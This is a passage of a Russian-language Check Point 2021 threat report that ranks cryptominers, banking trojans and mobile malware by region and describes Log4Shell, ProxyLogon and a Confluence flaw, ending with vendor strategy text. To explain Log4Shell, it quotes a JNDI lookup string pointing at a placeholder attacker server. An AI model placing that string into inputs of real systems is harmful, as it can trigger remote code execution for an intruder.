ТОП ВРЕДОНОСНОГО ПО ДЛЯ КРИПТОМАЙНИНГА

ВЕСЬ МИР




Рисунок 22. Топ вредоносного ПО для криптомайнинга (весь мир)

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 23. Топ вредоносного ПО для криптомайнинга (Северная и Южная Америка)

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 24. Топ вредоносного ПО для криптомайнинга (EMEA)

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 25. Топ вредоносного ПО для криптомайнинга (APAC)

ГЛОБАЛЬНЫЙ АНАЛИЗ КРИПТОМАЙНЕРОВ

XMRig – это легальный инструмент для майнинга криптовалюты Monero, попавший в арсенал злоумышленников. Он не только продолжает возглавлять рейтинг криптомайнеров, но и стал популярнее более чем на 25 % в сравнении с 2020 годом. Впервые в рейтинг криптомайнеров попали два семейства вредоносного ПО – LemonDuck, уже занявший второе место после XMRig, и CryptoBot.

LemonDuck – это самораспространяющийся ботнет для криптомайнинга, предлагающий возможности кражи учетных данных, уклонения от обнаружения и горизонтального перемещения. В сравнении со статистикой на середину года, количество атак LemonDuck выросло более чем на 50 %. LemonDuck также используется как загрузчик вредоносного ПО. С его помощью часто происходит доставка троянской программы Ramnit.

CryptoBot – это продвинутый криптомайнер, который после заражения собирает информацию о кошельках и учетные записи жертв. В декабре CryptoBot был замечен в кампании, нацеленной на пользователей пиратских копий операционной системы Windows. В этой кампании использовался специальный инструмент активации KMSPico, который обманывает службу управления ключами Windows Key Management Services (KMS), чтобы представить пиратскую копию Windows как подлинную. Когда пользователь загружает взломанную версию этого инструмента, CryptoBot незаметно устанавливается в фоновом режиме. Прежде было обнаружено, что CyptoBot, как и LemonDuck, использует эксплойт EternalBlue как часть своей цепочки заражения.

ТОП БАНКОВСКИХ ТРОЯНОВ

ВЕСЬ МИР




Рисунок 26. Топ банковских троянов (весь мир)

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 27. Топ банковских троянов (Северная и Южная Америка)

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 28. Топ банковских троянов (EMEA)

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 29. Топ банковских троянов (APAC)

ГЛОБАЛЬНЫЙ АНАЛИЗ БАНКОВСКИХ ТРОЯНОВ

Уже несколько лет в секторе банковских вредоносных программ доминируют несколько семейств скрытного, адаптивного вредоносного ПО. TrickBot поднялся со второго места на вершину глобальных рейтингов, а Dridex опустился с первого места на третье, потеряв почти 60 % от результата 2020 года.

Qbot – это постоянно развивающееся банковское вредоносное ПО, первоначально созданное для сбора банковских учетных данных и считывания нажатий клавиш. Оно обладает функциями червя, но также работает как ботнет, часто используемый в атаках программ-вымогателей для доставки вредоносного ПО на зараженные устройства. В сентябре, после трехмесячного перерыва, Qbot возобновил свои операции для проведения масштабной спамерской кампании, в которой он использовался как ботнет и инструмент для кражи информации, а также распространял загрузчик вредоносного ПО SquirrelWaffle. В недавней кампании использовались макросы Visual Basic и Excel 4.0. В ноябре наблюдался этап монетизации этой кампании, когда загрузчик вредоносного ПО начал устанавливать программу-вымогателя Conti.

Dridex – еще одно банковское вредоносное ПО, которое теперь обладает функциями ботнета и инструмента для кражи информации. В этом году его активность заметно снизилась. Однако в сентябре исследователи обнаружили новую версию Dridex, с расширенными средствами сбора информации. Она распространялась в рамках фишинговой кампании с использованием специально созданных документов Excel. Кроме того, в декабре Dridex одним из первых стал распространяться в кампании, использовавшей для заражения уязвимость Log4j.

ТОП ВРЕДОНОСНОГО ПО ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ

ВЕСЬ МИР




Рисунок 30. Топ вредоносного ПО для мобильных устройств (весь мир)

СЕВЕРНАЯ И ЮЖНАЯ АМЕРИКА




Рисунок 31. Топ вредоносного ПО для мобильных устройств (Северная и Южная Америка)

ЕМЕА (ЕВРОПА, БЛИЖНИЙ ВОСТОК И АФРИКА)




Рисунок 32. Топ вредоносного ПО для мобильных устройств в (EMEA)

APAC (АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН)




Рисунок 33. Топ вредоносного ПО для мобильных устройств (APAC)

ГЛОБАЛЬНЫЙ АНАЛИЗ ВРЕДОНОСНЫХ ПРОГРАММ ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ

Hiddad – вредоносное ПО для Android, которое предназначено для демонстрации рекламы и прежде использовало тему Covid-19. Hiddad сохранил верхние позиции в рейтинге, вместе с xHelper, который уменьшил свою долю на 25 % по сравнению с 2020 годом. В этом году в рейтинг впервые вошли еще два семейства вредоносного ПО, к которым присоединились два совершенно новых семейства – AlienBot и FluBot.


AlienBot – это банковское вредоносное ПО для Android, распространяемое злоумышленниками как услуга. Оно позволяет удаленно внедрять произвольный код в легальные финансовые приложения, чтобы злоумышленники могли получить доступ к финансовым учетным записям жертв, и в конечном итоге полностью контролировать устройства. В марте исследователи Check Point Research обнаружили новый дроппер Clast82, распространяемый через Google Play, который устанавливает AlienBot на системы жертв. Этот дроппер применяет несколько методов, чтобы не быть обнаруженным защитой Google Play Protect. Например, для ознакомительного использования загружается программа без вредоносного содержимого, а по истечении пробного периода содержимое меняется на AlienBot.

FluBot – еще одно банковское вредоносное ПО для Android, ориентированное на европейских пользователей. Оно появилось в конце 2020 года. Программа распространяется через SMS-сообщения, отправляемые с зараженных устройств. Кампании FluBot отличаются креативностью и постоянно меняющимися темами. Для атак на финских пользователей в июне и ноябре использовалась голосовая почта – жертвам предлагалось перейти по ссылке, чтобы прослушать сообщение от оператора мобильной связи. В рамках кампании, нацеленной на новозеландских пользователей, рассылалось поддельное сообщение об обновлении системы безопасности, в котором, по злой иронии, жертв предупреждали как раз об опасности заражения FluBot.

06

РЕЗОНАНСНЫЕ ГЛОБАЛЬНЫЕ УЯЗВИМОСТИ

МНОГИЕ УЯЗВИМОСТИ, С КОТОРЫМИ МИР СТОЛКНУЛСЯ В 2017 ГОДУ, БЫЛИ ВКЛЮЧЕНЫ В БОТНЕТЫ И ОСТАВАЛИСЬ ЗАМЕТНЫ В ТЕЧЕНИЕ 2021 ГОДА, ОСТАВЛЯЯ В ТЕНИ НЕДАВНО ОБНАРУЖЕННЫЕ УГРОЗЫ



Приведенный далее перечень самых серьезных уязвимостей основывается на данных, собранных сетью сенсоров системы предотвращения вторжений (Intrusion Prevention System, IPS) Check Point. Кроме того, подробно описываются некоторые самые популярные и интересные методы атак и эксплойты, выявленные исследователями Check Point в 2021 году.

LOG4SHELL В APACHE LOG4J – УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА (CVE-2021-44228)

Apache Log4j – это пакет журналирования с открытым исходным кодом для Java-приложений, предоставляемый Apache Software Foundation как компонент проекта Apache Logging Services. Это самая популярная библиотека журналирования для Java, используемая в миллионах Java-приложений по всему миру для регистрации таких действий, как обычные системные операции и сообщения об ошибках, а также для отправки данных диагностики системным администраторам. 9 декабря Apache Foundation выпустила экстренную версию Log4j для устранения критической уязвимости в этой библиотеке. Уязвимость позволяет злоумышленникам взломать систему, отправив на нее простую строку, такую как *'${jndi:ldap://attacker_server/path}'*, как часть HTTP-запроса, пользовательского агента или любых других входных данных, которые, скорее всего, будут зафиксированы сервером с помощью Log4j. Контролируя сообщения, регистрируемые с использованием пакета журналирования, можно выполнять произвольный код с удаленного сервера. Новость об этой уязвимости, получившей название Log4Shell, взорвала сообщество специалистов по безопасности, поскольку она затрагивала миллионы компаний, использующих Log4j, включая Cisco, Twitter, Cloudflare, Tesla, Amazon и Apple. Практически немедленно было отмечено массовое использование этой уязвимости как начинающими злоумышленниками – для распространения криптомайнеров, так и APT-группами с господдержкой – для получения доступа к корпоративным сетям. По данным исследования Check Point Research, в 2021 году примерно 48,3 % организаций подверглись атакам с использованием уязвимости Log4Shell.

PROXYLOGON В MICROSOFT EXCHANGE SERVER – ОБХОД АУТЕНТИФИКАЦИИ (CVE-2021-26855)

ProxyLogon – такое название дали исследователи из DEVCORE уязвимости CVE-2021-26855, впервые обнаруженной и описанной в конце 2020 года, которая позволяет обходить средства аутентификации. Цепочка заражения, использующая ProxyLogon в сочетании с другими уязвимостями (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065), может обеспечить удаленное выполнение кода на любом сервере Exchange Server без установленных исправлений. Уязвимость ProxyLogon использовалась несколькими APT-группировками. В августе группировка Earth Baku запустила в Индо-Тихоокеанском регионе кампанию с использованием SQL-инъекции и ProxyLogon в качестве векторов входа. В сентябре кибершпионы FamousSparrow использовали эту уязвимость, а также бэкдор SparrowDoor для атак на сети отелей, органы власти, частные компании и другие организации из разных отраслей по всему миру. Группировка SquirrelWaffle, как было обнаружено, взламывала серверы Microsoft Exchange с использованием ProxyShell и ProxyLogon для распространения вредоносных программ по электронной почте.

ATLASSIAN CONFLUENCE – УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА (CVE-2021-26084)

Эта критическая уязвимость в Atlassian Confluence Server и Confluence Data Center, обнародованная в августе 2021 года, связана с использованием языка Object Graph Navigation Language. Она позволяет злоумышленнику без аутентификации удаленно выполнять произвольный код на атакуемой системе. Atlassian выпустила исправление для этой уязвимости, и были опубликованы несколько демонстрационных эксплойтов. Впоследствии злоумышленники проводили сканирование в поисках этой уязвимости с целью установки криптомайнеров. В сентябре криптоджекер z0Miner попытался провести операции майнинга на уязвимых системах. В октябре было обнаружено, что оператор программы-вымогателя Atom Silo использует эту уязвимость в компьютерах без установленных исправлений для запуска атак по вымогательству.




Рисунок 34. Процентные доли атак с использованием уязвимостей в 2021 г. по годам их обнаружения.

Многие уязвимости, обнаруженные в 2017 году, сохраняли ощутимое присутствие в течение 2021 года. Это относится главным образом к таким популярным уязвимостям, как Apache Struts2 Remote Code Execution (CVE-2017-5638), которая включена в ботнет Mirai, и PHPUnit Remote Code Execution (CVE-2017-9841), часто используемая для взлома уязвимых плагинов WordPress.

Уязвимости, обнаруженные в 2020 году, оставались заметными и использовались в 11 % атак. Среди наиболее значимых – уязвимости Draytek Vigor Stack Buffer Overflow (CVE-2020-10826, CVE-2020-10827, CVE-2020-10828), которые использовались в 41 % глобальных атак на организации. Эти уязвимости позволяют выполнять произвольный код на недостаточно защищенных маршрутизаторах Draytek с использованием специального удаленного HTTP-запроса.

И наконец, мы также отметили более активное, в сравнении с 2020 годом (более чем на 50 %), использование уязвимостей, существовавших до 2011 года.




Рисунок 35. Процентные доли атак с использованием уязвимостей в 2021 г. по годам их обнаружения и месяцам.

В 2021 году мы наблюдали более медленную адаптацию уязвимостей, в сравнении с предшествующими годами. Как видно из диаграммы, уязвимости 2021 года все чаще использовались хакерами с середины года, что соответствует небольшому снижению использования уязвимостей, обнаруженных в 2017 году.

07

ПРЕДОТВРАЩЕНИЕ НОВОЙ КИБЕРПАНДЕМИИ – СТРАТЕГИЯ УКРЕПЛЕНИЯ БЕЗОПАСНОСТИ

ДЖОНИ ФИШБЕЙН (JONY FISCHBEIN),
руководитель по информационной безопасности, Check Point Software

ПРЕДОТВРАЩЕНИЕ УГРОЗ – ПРЕСЕКАЙТЕ АТАКИ ДО ИХ СОВЕРШЕНИЯ

Одной из самых серьезных проблем для специалистов по безопасности являются атаки пятого поколения (Gen V) – сочетание широкого спектра угроз с атаками серьезного масшта и большой поверхностью атак. Для действительно всесторонней защиты необходим продуманный подход, позволяющий предотвращать атаки до того, как они могут произойти. Конечная цель – срывать все атаки по всем возможным векторам. Единая инфраструктура безопасности способна обеспечить быстрое развертывание комплексной системы защиты, которая будет более эффективна, чем решение на основе инфраструктуры, состоящей из отдельных, не связанных фрагментов. В этом главное преимущество Check Point Infinity – архитектуры безопасности, призванной предотвращать атаки до их совершения.

КОГДА ПЕРИМЕТР ПОВСЮДУ, А АТАКИ СТАНОВЯТСЯ ВСЕ ИЗОЩРЕННЕЕ, ВАШЕМУ БИЗНЕСУ НЕОБХОДИМО ЭФФЕКТИВНОЕ ПРЕДОТВРАЩЕНИЕ УГРОЗ НА ОСНОВЕ ИХ АНАЛИЗА В РЕАЛЬНОМ ВРЕМЕНИ

В нынешних условиях масштабных атак на цепочки поставок и постоянной борьбы с новыми, все более совершенными вредоносными программами чрезвычайно важен анализ угроз, а также возможности быстрого реагирования. Всесторонний анализ для своевременного устранения угроз, управляемые сервисы безопасности для мониторинга сети и средства оперативного реагирования на инциденты для быстрой нейтрализации атак – все это критически важно для успешного ведения бизнеса в 2022 году. Вредоносные программы постоянно развиваются, поэтому анализ угроз является важнейшим инструментом практически для любой компании. Если в организации есть финансовые, персональные, интеллектуальные или иные активы, требующие защиты, то комплексный подход к обеспечению безопасности – это единственный реальный способ уберечь их сегодня от злоумышленников. И одним из самых эффективных из доступных на сегодняшний день технологий превентивной защиты является анализ угроз. Он должен охватывать всю площадь атак, включая облачные среды, мобильные устройства, сети, рабочие станции и Интернет вещей, поскольку это типичные векторы атак на предприятие. Аналитика угроз – это не просто данные, это возможность их практического применения. Она должна поддерживать реализацию превентивного подхода, чтобы блокировать атаки до того, как они достигнут цели. Аналитика должна обеспечить максимальный уровень предотвращения известных и неизвестных угроз и практически исключить ложные срабатывания при минимальном влиянии на работу пользователей.

ЗАЩИТИТЕ ВСЁ, КАЖДЫЙ ЭЛЕМЕНТ ЯВЛЯЕТСЯ ПОТЕНЦИАЛЬНОЙ МИШЕНЬЮ

Решение для обеспечения безопасности должно быть единым и охватывающим все поверхности и векторы атак. В мультигибридной среде, когда охраняемый периметр уже повсюду, средства безопасности должны быть способны защитить абсолютно всё.

Электронная почта, браузер, серверы и системы хранения – это только начало. Важны мобильные приложения, облачные и внешние среды хранения, равно как и соответствие мобильных устройств и рабочих станций установленным требованиям, а также все больше устройств Интернета вещей. В этот список также следует внести рабочие нагрузки, контейнеры и бессерверные приложения в мультиоблачных и гибридных средах. Учитывая стремительный переход на облачные технологии и гибридную работу, все важнее становится реализация надежной стратегии предотвращения взломов.

